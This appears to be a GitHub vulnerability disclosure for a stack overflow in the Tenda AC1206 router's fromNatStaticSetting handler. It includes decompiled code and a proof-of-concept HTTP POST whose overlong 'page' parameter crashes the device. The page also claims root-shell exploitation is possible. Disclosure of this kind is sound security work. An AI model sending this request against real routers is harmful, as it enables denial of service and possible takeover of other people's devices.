

main ▾ vuln / Tenda / AC1206 / 6 /



Darry-lang1 Add files via upload ...

on Aug 5 ⌚ History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromNatStaticSetting function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl fromNatStaticSetting(webs_t wp, char_t *path, char_t *query)
2 {
3     char_t *en; // [sp+18h] [+18h]
4     const char *page; // [sp+1Ch] [+1Ch]
5     const char *op; // [sp+20h] [+20h]
6     char *str; // [sp+24h] [+24h]
7     char_t gotopage[256]; // [sp+28h] [+28h] BYREF
8
9     str = websGetVar(wp, "entrys", byte_510818);
10    op = websGetVar(wp, "op", "no");
11    save_list_data("adv.snat", str, 126);
12    page = websGetVar(wp, "page", "1");
13    sprintf(gotopage, "nat_static.asp?page=%s", page);
14    if ( strncmp(op, "add", 3u) && strncmp(op, "edit", 4u) )
15    {
16        en = websGetVar(wp, "isoncheck", "0");
17        SetValue("adv.snat.en", en);
18    }
19    if ( CommitCfm() )
20        PostMsgToNetctrl(34);
21    websRedirect(wp, gotopage);
22 }
```

In the fromNatStaticSetting function, the page we entered (the value of page) is formatted with the sprintf function, spliced with %s strings, and saved to gotopage. It is not secure, as long as the size of the data we enter is larger than the size of gotopage, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/NatStaticSetting HTTP/1.1
```

```
Host: 192.168.0.1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101  
Firefox/103.0
```

```
Accept: */*
```

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded;
```

```
Content-Length: 336
```

```
Origin: http://192.168.0.1
```


```
DNT: 1
```

```
Connection: close
```

```
Referer: http://192.168.0.1/index.html
```

```
Cookie: ecos_pw=eee:language=cn
```

```
page=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

